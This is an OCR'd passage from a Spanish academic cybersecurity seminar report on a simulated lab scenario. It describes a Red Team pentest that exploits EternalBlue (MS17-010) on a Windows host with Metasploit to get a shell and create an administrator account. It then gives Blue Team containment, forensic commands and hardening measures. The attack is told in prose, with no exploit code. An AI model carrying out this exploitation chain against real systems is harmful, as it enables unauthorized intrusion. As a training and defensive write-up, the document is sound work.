
Ilustración 43 Exploración con el comando dir "C:\\Program Files" /ad /b



Fuente: Elaboración propia.

La exploración del directorio reveló la presencia de directorios comunes de instalación de programas (p. ej., '7-Zip', 'Mozilla Firefox'). No se identifican anomalías evidentes. Se continuará el examen de aquellos directorios potencialmente vinculados a la aplicación vulnerable mencionada en el Anexo 4.

Ilustración 44 Exploración a sistema Windows




Fuente: Elaboración propia.

Se examinaron los directorios 'C:\Program Files' y 'C:\Program Files (x86)' utilizando los comandos dir "C:\\Program Files" /ad /by dir "C:\\Program Files (x86)" /ad /b para listar sus

subdirectorios. Este proceso reveló la estructura de directorios típica de un sistema Windows. No se identifican anomalías evidentes en esta fase.


Ilustración 45 Exploración a ProgramData



Fuente: Elaboración propia.

Se examina el directorio 'C:\ProgramData' mediante el comando **dir "C:\\ProgramData" /ad /b** para listar sus subdirectorios. El resultado mostró la presencia de directorios comunes utilizados por las aplicaciones para almacenar datos. En esta etapa, no se identifican anomalías evidentes.

Ilustración 46 Exploración a Recovery



Fuente: Elaboración propia.


Se examina el directorio 'C:\Recovery' mediante el comando dir "C:\\Recovery" /ad /b, revelando la presencia de un subdirectorio con el nombre '6d9654c6-b7f8-11ea-bca1-81ba4182f8b2'. Dado que el nombre sugiere un identificador único generado por el sistema, se recomienda una investigación más detallada de su contenido para determinar su relevancia con respecto a la fuga de información.

Ilustración 47 Exploración a Recovery archivo vacío

Fuente: Elaboración propia.

Se examina el subdirectorio '6d9654c6-b7f8-11ea-bca1-81ba4182f8b2' dentro de 'C:\Recovery' mediante el comando **dir "C:\\Recovery\\6d9654c6-b7f8-11ea-bca1-81ba4182f8b2".** El resultado indicó que este directorio se encuentra vacío.


Ilustración 48 Exploración a System Volume Information



Fuente: Elaboración propia

Se examina el directorio 'C:\System Volume Information' mediante el comando dir "C:\\System Volume Information" /ad /b, revelando la presencia del subdirectorio 'SPP'. Dado que este directorio es parte del sistema y está protegido, no se considera una ubicación probable para la fuga directa de información en este contexto.

Ilustración 49 Exploración a Users



Fuente: Elaboración propia

Se examina el directorio 'C:\Users' mediante el comando dir "C:\\Users" /ad /b, revelando la presencia de los directorios 'All Users', 'Default', 'Default User', 'Public', 'semi' y 'usuario'. Se identificó el


directorio 'semi', el cual se considera potencialmente relevante y amerita una investigación más detallada debido a su nombre inusual en el contexto de los perfiles de usuario estándar de Windows.

Ilustración 50 Explorando directorio 'C:\Users\semi'

Fuente: Elaboración propia

Se examina el directorio 'C:\Users\semi' mediante el comando **dir "C:\\Users\\semi"**, revelando la presencia del archivo ejecutable **'winse20w.exe'**. Este archivo, ubicado en una carpeta de perfil de usuario y con un nombre inusual, se considera altamente sospechoso y requiere un análisis exhaustivo para determinar su naturaleza y posible impacto en la seguridad del sistema.


Ilustración 51 intentando listar archivo sospechoso 'winse20w.exe'



Fuente: Elaboración propia

Se intentó listar el archivo 'winse20w.exe' dentro del directorio 'C:\Users\semi' utilizando el comando **dir "C:\\Users\\semi\\winse20w.exe".** El sistema respondió con el mensaje 'No se encuentra el archivo', indicando que el archivo no está presente en esa ubicación en este momento. Se procederá a ingresar al directorio 'C:\Users\semi' para realizar una investigación más exhaustiva de su contenido y determinar la causa de la ausencia del archivo 'winse20w.exe' y la presencia de otros posibles archivos o carpetas relevantes.


Ilustración 52 Entrando al directorio 'C:\Users\semi'



Fuente: Elaboración propia

Se navegó al directorio 'C:\Users\semi'. Esta acción se realizó como paso previo a la evaluación de un archivo sospechoso ubicado en dicha carpeta, con el objetivo de analizar su potencial implicación en la fuga de información. A continuación, se procederá a su ejecución.

Ilustración 53 Ejecutando 'winse20w.exe'



Fuente: Elaboración propia

El último comando **winse20w0.exe** ejecutado logró la identificación exitosa del archivo sospechoso

REPORTE

Como Equipo Rojo, se llevó a cabo un pentesting enfocado en un equipo Windows que albergaba una aplicación vulnerable, con el objetivo principal de identificar la causa de una fuga de información detectada en la organización y demostrar la posibilidad de escalada de privilegios. El análisis inicial se centró en la identificación de la aplicación vulnerable y la verificación de la existencia de un

exploit asociado que permitiría obtener acceso al sistema a través de un shell, escalar privilegios o ejecutar otro tipo de ataque, incluyendo la creación de un usuario con permisos de administrador como prueba de concepto.

Durante el desarrollo del pentesting, se logró identificar la vulnerabilidad EternalBlue (MS17-010) en el sistema Windows objetivo, la cual fue explotada exitosamente utilizando el Metasploit Framework. Esta explotación permitió la obtención de una shell en el sistema, demostrando la viabilidad de obtener acceso remoto no autorizado.

Para validar la falla de seguridad y demostrar la escalada de privilegios como prueba de concepto para los directivos, se procedió a crear un usuario del analista con privilegios de administrador. Esta acción evidencia la capacidad de un atacante para el control total del sistema y subraya la criticidad de la vulnerabilidad identificada como un vector de ataque que podría ser utilizado para la fuga de información.

Con la demostración de la creación del usuario administrador, se da por cumplido el objetivo del pentesting y los requisitos establecidos en el Anexo 4. Los resultados obtenidos confirman que la vulnerabilidad EternalBlue representó un riesgo significativo para la seguridad del sistema.

2. Datos que Identifican la Vulnerabilidad en Windows (Anexo 4 - Escenario 3): Análisis del Fallo de Seguridad en el Escenario Red Team

El Anexo 4 (Escenario 3) presenta un contexto donde el equipo Red Team debe investigar una fuga de información en un equipo Windows. La información inicial sugiere que el sistema afectado contiene una aplicación vulnerable explotable para obtener acceso, escalar privilegios y facilitar la exfiltración de datos. El proceso de pentesting realizado para abordar este escenario se adhirió a las fases típicas: reconocimiento, análisis de vulnerabilidades, explotación, post-explotación y generación de informes.

El proceso se inició con el **reconocimiento y análisis de vulnerabilidades**. Se empleó la herramienta netdiscover para identificar los hosts activos en la red, lo que permitió determinar la dirección IP de la máquina Windows objetivo (192.168.1.22). Posteriormente, se utilizó nmap para escanear puertos y servicios del sistema, revelando que el puerto SMB (445) estaba abierto. Esta detección fue crucial, ya que indicaba la posible vulnerabilidad a la explotación de EternalBlue (MS17-010).

En la fase de **explotación y escalada de privilegios**, la vulnerabilidad EternalBlue (MS17-010) fue confirmada y explotada exitosamente mediante el uso de Metasploit Framework. Esta explotación permitió obtener una *shell* en la máquina Windows objetivo, demostrando la capacidad de ejecutar comandos arbitrarios en el sistema. Una vez logrado el acceso inicial, se procedió a la escalada de privilegios para obtener el control total del sistema, evidenciado por la creación de un nuevo usuario con privilegios de administrador, lo que demuestra la capacidad de un atacante para lograr acceso persistente y realizar acciones maliciosas.

En la fase de **identificación de la fuga de información**, se realizó un análisis exhaustivo del sistema. Esto implicó la revisión de archivos, directorios y procesos del sistema en busca de actividades sospechosas o evidencias que confirmaran la exfiltración de datos. En resumen, la información del Anexo 4, complementada con el desarrollo de la Etapa 3, permitió al equipo Red Team identificar y explotar la vulnerabilidad EternalBlue (MS17-010) en el servicio SMB del Windows objetivo, logrando la escalada de privilegios y la demostración de la potencial fuga de información.

3. Análisis de Herramientas y Puerto: Vulnerabilidad Windows

Para la identificación y explotación de los fallos de seguridad en la máquina Windows, se emplearon principalmente tres herramientas fundamentales. Primero, **Netdiscover** fue utilizada en la fase de reconocimiento para identificar los hosts activos en la red local. Mediante el escaneo del

segmento de red a través de peticiones ARP, esta herramienta permitió descubrir la dirección IP de la máquina Windows objetivo (192.168.1.22).

Se empleó **Nmap (Network Mapper)** para el escaneo de puertos y servicios de la máquina Windows. Este escáner de puertos reveló que el **puerto 445 (SMB)** estaba abierto, un hallazgo crucial que sugirió la posible vulnerabilidad a la explotación de EternalBlue (MS17-010).

Metasploit Framework fue la herramienta clave utilizada para explotar la vulnerabilidad EternalBlue (MS17-010) una vez identificada. Metasploit proporcionó los recursos necesarios para obtener una *shell* en la máquina Windows comprometida y demostrar la capacidad de escalar privilegios.

En relación con el puerto específico explotado por la aplicación vulnerable mencionada en el Anexo 4, se confirmó que la vulnerabilidad EternalBlue (MS17-010) se explota directamente a través del **puerto 445**, que es el puerto estándar asociado al servicio SMB (Server Message Block).

4. Análisis y Representación Gráfica de la Explotación en Windows

Impacto y Mecanismo del Ataque a la Máquina Windows

El ataque descrito en los documentos se centró en la explotación de la vulnerabilidad EternalBlue (MS17-010), presente en el protocolo Server Message Block (SMB) de la máquina Windows objetivo. Esta vulnerabilidad permite la ejecución de código arbitrario en el sistema afectado, lo que conlleva graves consecuencias para su seguridad e integridad.

Las fases del ataque y su impacto se detallan a continuación:

Reconocimiento: El proceso inicia con la identificación de la máquina Windows objetivo en la red mediante herramientas como netdiscover y nmap. Estas permiten escanear la red, descubrir la dirección IP del equipo (192.168.1.22) y los servicios que ejecuta. Aunque esta fase inicial no afecta directamente a la máquina, proporciona la información necesaria para la planificación del ataque.

Explotación: Utilizando Metasploit Framework, el atacante explota la vulnerabilidad EternalBlue (MS17-010) en el servicio SMB del sistema Windows. Esto se logra enviando paquetes maliciosos al puerto 445 de la máquina, lo que resulta en la ejecución no autorizada de código. El impacto directo es la pérdida de control sobre el sistema.

Post-Explotación: Una vez obtenido el acceso a la máquina Windows, el atacante puede realizar diversas acciones maliciosas. En el contexto del pentesting, esto incluye la escalada de privilegios (como la creación de un usuario administrador) y la exploración del sistema para identificar la fuga de información. El impacto de estas acciones puede abarcar:

Acceso no autorizado a datos confidenciales: Posibilidad de leer, copiar o modificar archivos y carpetas sensibles.

Instalación de *malware*: El atacante puede instalar software malicioso para obtener acceso persistente, robar información o ejecutar otras acciones perjudiciales.


Modificación o eliminación de archivos: Posibilidad de alterar o suprimir archivos importantes del sistema, lo que podría causar pérdida de datos o inestabilidad.

Interrupción de los servicios del sistema: El atacante puede detener o modificar servicios, resultando en la interrupción de las operaciones normales de la máquina Windows.

Representación Gráfica del Ataque:

Un diagrama de flujo ilustra visualmente el proceso del ataque, desde el reconocimiento inicial hasta las posibles consecuencias en la máquina:

Ilustración 54 Diagrama de flujo - Proceso del Ataque



Fuente: Elaboración propia

Recomendaciones:

Basado en el pentesting realizado y el análisis del escenario de fuga de información en el equipo Windows, el equipo Red Team presenta las siguientes recomendaciones clave para mitigar el riesgo de futuros incidentes:

Actualización y Parcheo del Sistema Operativo: Es fundamental implementar un proceso riguroso y continuo de actualización y parcheo del sistema operativo Windows. La explotación exitosa de EternalBlue (MS17-010) resalta la necesidad crítica de mantener los sistemas actualizados con los últimos parches de seguridad, dada la amplia difusión de esta vulnerabilidad.

Fortalecimiento de la Seguridad del Protocolo SMB: Dado que el protocolo SMB fue el vector de ataque principal, se sugiere fortalecer su seguridad. Esto incluye deshabilitar versiones obsoletas de SMB (como SMBv1) que son más vulnerables y la implementación de segmentación de red para limitar la exposición de este protocolo.

Gestión de Privilegios: La posibilidad de escalar privilegios tras la explotación inicial subraya la importancia de revisar y reforzar las políticas de gestión de privilegios. Se aconseja aplicar el principio de mínimo privilegio, limitando la asignación de derechos de administrador solo a los usuarios que realmente lo requieran.

Monitoreo y Detección de Intrusiones: Se recomienda implementar un sistema robusto de monitoreo y detección de intrusiones. La activación de eventos y la generación de alertas oportunas son esenciales para identificar actividades sospechosas o maliciosas en el sistema, facilitando una respuesta rápida ante posibles incidentes de seguridad.

Concientización y Capacitación en Seguridad: Se enfatiza la importancia de la concientización y capacitación continua de los usuarios en temas de seguridad informática. Se deben realizar campañas periódicas de sensibilización sobre los riesgos, las mejores prácticas y la relevancia de reportar cualquier actividad sospechosa.

Etapa 4 Contención de Ataques Informáticos

La cuarta etapa del seminario se enfoca en la actuación del Blue Team ante incidentes de seguridad, detallando el análisis, la contención y las medidas preventivas.

1. Informe de Análisis y Contención de Incidentes de Seguridad

La capacidad de un "Blue Team" para responder eficazmente a un ataque informático en curso es vital para la continuidad y la integridad de una organización. Este informe aborda un escenario simulado para CyberFort Technologies, donde se requiere la contención y el análisis técnico de un sistema Windows comprometido previamente por un "Red Team". El objetivo es mitigar el daño en tiempo real y prevenir la proliferación del ataque, priorizando herramientas de código abierto o con licencia GPL debido a limitaciones presupuestarias (Chindrus & Caruntu, 2023).

Respuesta Inicial y Prioridades ante un Ataque en Tiempo Real

Ante la detección de un ataque en la máquina Windows, la estrategia del Blue Team debe ser rápida y metódica, fuertemente influenciada por la información del Red Team. El conocimiento previo de que la máquina fue comprometida mediante EternalBlue (MS17-010) y que se escalaron privilegios para crear un usuario administrador (Harris, 2017), ofrece una ventaja significativa para la investigación y contención inicial. Como experto en ciberseguridad y miembro del Blue Team, el enfoque se centra en las siguientes acciones fundamentales:

1. Comprobación Urgente de la Persistencia de la Vulnerabilidad y el Compromiso:

Indagación: Primero, se investiga si EternalBlue (MS17-010) sigue siendo explotable. Esto implica una verificación rápida del estado de los parches de seguridad de Microsoft en Windows, específicamente el parche para MS17-010.

Argumento Técnico: La ausencia del parche MS17-010 indica una falla crítica en la gestión de vulnerabilidades. Si no se ha aplicado, es probable que el atacante (o uno nuevo) esté utilizando esta misma vulnerabilidad para mantener el acceso o reingresar. Herramientas como nmap (con scripts NSE específicos para smb-vuln-ms17-010) desde un host seguro, o la revisión de parches instalados (wmic qfe get Caption,HotFixID,InstalledOn) si hay acceso, serían cruciales.

Indagación Adicional: Inmediatamente después, se investiga la existencia y actividad de cualquier usuario administrador no legítimo, especialmente el creado por el Red Team.

Argumento Técnico: La creación previa de un usuario administrador por el Red Team sugiere que el atacante actual podría usar ese acceso (Osborne, 2011). La revisión de grupos de administradores locales (net localgroup administrators) y la auditoría de los logs de creación de usuarios en el Visor de Eventos de Windows (logs de Seguridad, Event ID 4720) son pasos críticos para identificar credenciales persistentes.

2. Aislamiento Estratégico y Preservación de Evidencia Volátil:

Acción: Dada la confirmación del compromiso vía EternalBlue y la escalada de privilegios, la prioridad es el aislamiento inmediato de la máquina, preferiblemente desconectando físicamente el cable de red. En entornos más complejos, se pueden aplicar reglas de firewall o switch.

Argumento Técnico: El aislamiento es la medida más efectiva para evitar que el atacante mantenga el control, detenga la exfiltración de datos y prevenga el movimiento lateral. Al ser una máquina Windows previamente comprometida, la prioridad es cortar la comunicación del atacante.

Acción Adicional (simultánea): Antes de cualquier manipulación del sistema operativo que altere la memoria, se procede a la captura de evidencia volátil.

Argumento Técnico: La información volátil (RAM, conexiones, procesos, cachés) es efímera. Conocer que se usó Meterpreter y se escalaron privilegios hace que la captura de la memoria RAM sea vital. Herramientas gratuitas como DumpIt o FTK Imager Lite (para volcado de memoria) serían empleadas. También se documentarían las conexiones de red (netstat -ano), procesos en ejecución (tasklist /svc /fo list), y tablas ARP/rutas para un snapshot del estado del host comprometido.

3. Identificación de Puntos de Persistencia Adicionales:

Indagación: Tras el aislamiento y la captura de volátiles, la investigación se centra en cómo el atacante estableció su persistencia más allá de la explotación inicial de EternalBlue (Mitnick & Zullo,


2005). Esto incluye la búsqueda de backdoors, cuentas no autorizadas (como la del Red Team), servicios maliciosos, tareas programadas o modificaciones en el registro de Windows (Run, RunOnce, Shell keys) que permitan el reingreso tras un reinicio.

Argumento Técnico: La escalada de privilegios indica que el atacante pudo modificar el sistema para asegurar acceso continuo (S2 Grupo, n.d.). Herramientas de código abierto como Autoruns (Sysinternals) son invaluables para enumerar programas de inicio automático. La revisión de servicios (services.msc o sc query state= all), tareas programadas (schtasks /query /fo list) y cuentas/grupos locales (net user, net localgroup) son puntos de control estándar. La investigación de la fuga de información implica que el atacante no solo busca acceso, sino también exfiltración de datos, lo que a menudo requiere persistencia.

Al adoptar esta secuencia de acciones, el Blue Team reacciona de manera informada y estratégica, aprovechando el conocimiento previo del compromiso para acelerar la contención y el análisis forense posterior.

El siguiente mapa conceptual ilustra la secuencia lógica y las prioridades de un equipo Blue Team al responder a un ataque informático en tiempo real, considerando el conocimiento previo de la vulnerabilidad y el compromiso (Quintero, 2020).

Ilustración 55 Mapa Conceptual de la Respuesta Inicial del Equipo Azul



Fuente: Elaboración propia

2. Medidas de Hardenización para Prevenir la Recurrencia del Ataque

Considerando el análisis exhaustivo del Red Team, que demostró la explotación exitosa de EternalBlue (MS17-010) y la escalada de privilegios hasta la creación de un usuario administrador, es imperativo proponer medidas de "hardenización" o fortalecimiento de la seguridad. Estas acciones preventivas y correctivas (Microsoft Learn, 2024) buscan elevar la postura de seguridad del sistema Windows afectado y la infraestructura general de CyberFort Technologies, impidiendo la repetición de ataques similares. Las siguientes medidas se proponen con argumentos técnicos sólidos, priorizando herramientas de código abierto o de bajo costo:

Gestión Rigurosa de Parches y Actualizaciones de Seguridad: La medida más crítica es asegurar la actualización constante del sistema operativo Windows y sus aplicaciones con los últimos parches de seguridad. Es fundamental verificar la aplicación del parche MS17-010, ya que su ausencia mantiene la vulnerabilidad EternalBlue activa y expuesta a futuras intrusiones. La gestión centralizada de parches (ej. WSUS para Windows) se recomienda para asegurar actualizaciones oportunas.

Deshabilitación y Restricción del Servicio SMBv1: Si SMBv1 no es esencial para las operaciones, se recomienda deshabilitarlo por completo en todos los sistemas Windows (CVEdetails, n.d.). EternalBlue afecta específicamente a versiones antiguas de SMB, por lo que deshabilitar SMBv1 elimina una superficie de ataque significativa. Comandos como Get-WindowsFeature -Name FS-SMB1 y Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol en PowerShell permiten su gestión.

Implementación de Políticas de Mínimo Privilegio: Se debe reforzar este principio para usuarios, servicios y aplicaciones, concediendo solo los permisos estrictamente necesarios. Esto limita el daño potencial de un compromiso inicial y dificulta la escalada de privilegios. Se pueden auditar y configurar permisos de archivos (icacls) y derechos de usuario (net user, net localgroup, GPOs).

Gestión de Cuentas de Usuario y Contraseñas Fuertes: Es crucial implementar y hacer cumplir políticas estrictas de contraseñas (longitud, complejidad, rotación) para todas las cuentas,

especialmente las de administrador. Asimismo, se deben auditar y eliminar cuentas innecesarias o desconocidas, como el usuario administrador creado por el Red Team. La gestión adecuada de cuentas y contraseñas fuertes frustra intentos de autenticación y limita el impacto del robo de credenciales.

Configuración de Firewall de Windows y Segmentación de Red: Se propone configurar el Firewall de Windows en la máquina afectada para restringir el tráfico a lo estrictamente necesario. Adicionalmente, implementar una segmentación de red más granular. Aunque el parche es vital, un firewall bien configurado bloquea el acceso a puertos como el 445 desde fuentes no confiables. La segmentación de red con VLANs y ACLs aísla sistemas críticos, limitando el movimiento lateral del atacante (Álvarez, 2018).

Auditoría y Monitoreo Continuo de Eventos (Logs): Habilitar una auditoría exhaustiva en Windows para registrar eventos de seguridad críticos (inicios de sesión fallidos, creación de usuarios, cambios de configuración, acceso a archivos sensibles). Estos logs deben ser centralizados y monitoreados continuamente para una detección temprana. Herramientas de código abierto como ELK Stack o Graylog son útiles para recolectar, analizar y visualizar logs, permitiendo identificar patrones de ataque y actividades anómalas.

Implementación de un Antivirus/EDR de Última Generación: Asegurar que el sistema cuente con una solución antivirus/anti-malware actualizada y configurada para escaneos regulares y protección en tiempo real. Aunque el presupuesto es limitado, existen opciones gratuitas que pueden servir como primera línea de defensa, aunque las soluciones EDR son ideales para entornos empresariales por su capacidad de detectar comportamientos sospechosos y mitigar malware (ej. backdoors, keyloggers).

La implementación de estas medidas de hardenización, combinando el parcheo fundamental con configuraciones de seguridad robustas y una vigilancia constante, creará múltiples capas de defensa que dificultarán significativamente la repetición de ataques como el experimentado con EternalBlue y la escalada de privilegios asociada. Se presenta un resumen en la Tabla 1 de las medidas de seguridad

fundamentales para proteger los sistemas de CyberFort, enfocándose en la gestión de parches para vulnerabilidades críticas y una configuración estricta del firewall, cruciales para mejorar la postura de seguridad y prevenir futuros ataques.

Tabla 1 Medidas de Hardenización Clave para CyberFort Technologies

Medida de endurecimiento	**Herramientas de Código Abierto / Bajo Costo**	**Puntos Clave Resumidos**
Gestión rigurosa de parches	WSUS (Servicios de actualización de Windows Server), Chocolatey	Automatizar parches críticos (ej., MS17-010) para evitar exploits de RCE y escalada de privilegios. Realizar pruebas previas en entornos controlados para estabilidad.
Deshabilitación SMBv1	PowerShell (Get-WindowsFeature, Disable-WindowsOptionalFeature)	Eliminar la superficie de ataque para EternalBlue al deshabilitar el protocolo SMBv1 obsoleto. Validar compatibilidad con aplicaciones heredadas.
Principio de Mínimo Privilegio	GPOs (Políticas de Grupo), icacls(ACLs de archivos/carpetas)	Limitar permisos de usuarios, servicios y aplicaciones solo a lo estrictamente necesario. Esto restringe el movimiento lateral y la escalada de privilegios de atacantes.
Contraseñas Fuertes y Gestión de Cuentas	GPOs (Políticas de Contraseña), Auditorías de Active Directory	Forzar contraseñas complejas, largas y con rotación. Eliminar cuentas innecesarias y auditar la actividad de cuentas administrativas para prevenir persistencia.
Configuración de Firewall y Segmentación de Red	Firewall de Windows, VLANs y ACLs en Switches	Bloquear puertos críticos como el 445 (SMB) desde orígenes no confiables. Segmentar la red para aislar sistemas y contener la propagación de ataques.
Auditoría y Monitoreo Continuo (Registros)	Pila ELK (Elasticsearch, Logstash, Kibana), Graylog	Habilitar el registro de eventos de seguridad (inicios de sesión, creación de usuarios, cambios). Centralizar y analizar registros para detección temprana de anomalías y actividad maliciosa.
Antivirus/EDR actualizado	Avast Free, AVG Free (para soluciones básicas); Soluciones EDR comerciales	Proteger contra malware, puertas traseras y keyloggers. Las soluciones EDR ofrecen detección de comportamientos sospechosos (TTP) para una respuesta proactiva.

Fuente: Elaboración propia.

3. Diferencias entre un Equipo Blue Team y un Equipo de Respuesta a Incidentes Informáticos

Aunque los términos "Equipo Blue Team" y "Equipo de Respuesta a Incidentes Informáticos" (CSIRT/IR Team) suelen usarse indistintamente, estratégicamente representan roles con enfoques, objetivos y alcances distintos en la ciberseguridad (Roba Iviricu et al., 2016). Comprender estas diferencias es crucial para una postura de seguridad integral.

El Equipo Blue Team: El Guardián Proactivo de la Ciberseguridad

El Blue Team es la función defensiva continua y proactiva de una organización. Su misión principal es fortalecer las defensas y detectar intrusiones en sus fases iniciales. Trabaja en un ciclo constante de mejora de la seguridad, buscando vulnerabilidades, implementando controles y monitorizando la infraestructura para identificar anomalías.

Las responsabilidades clave de un Blue Team incluyen:

- **Hardenización de Sistemas:** Aplicar configuraciones seguras, implementar políticas de mínimo privilegio y fortalecer sistemas para reducir la superficie de ataque, como las medidas propuestas para EternalBlue.
- **Gestión de Vulnerabilidades:** Escanear regularmente sistemas y redes para identificar y remediar debilidades antes de su explotación.
- **Monitoreo de Seguridad:** Supervisar constantemente *logs*, tráfico de red y alertas de sistemas (SIEM, IDS/IPS) para detectar indicadores de compromiso (IoCs) o actividades sospechosas en tiempo real.
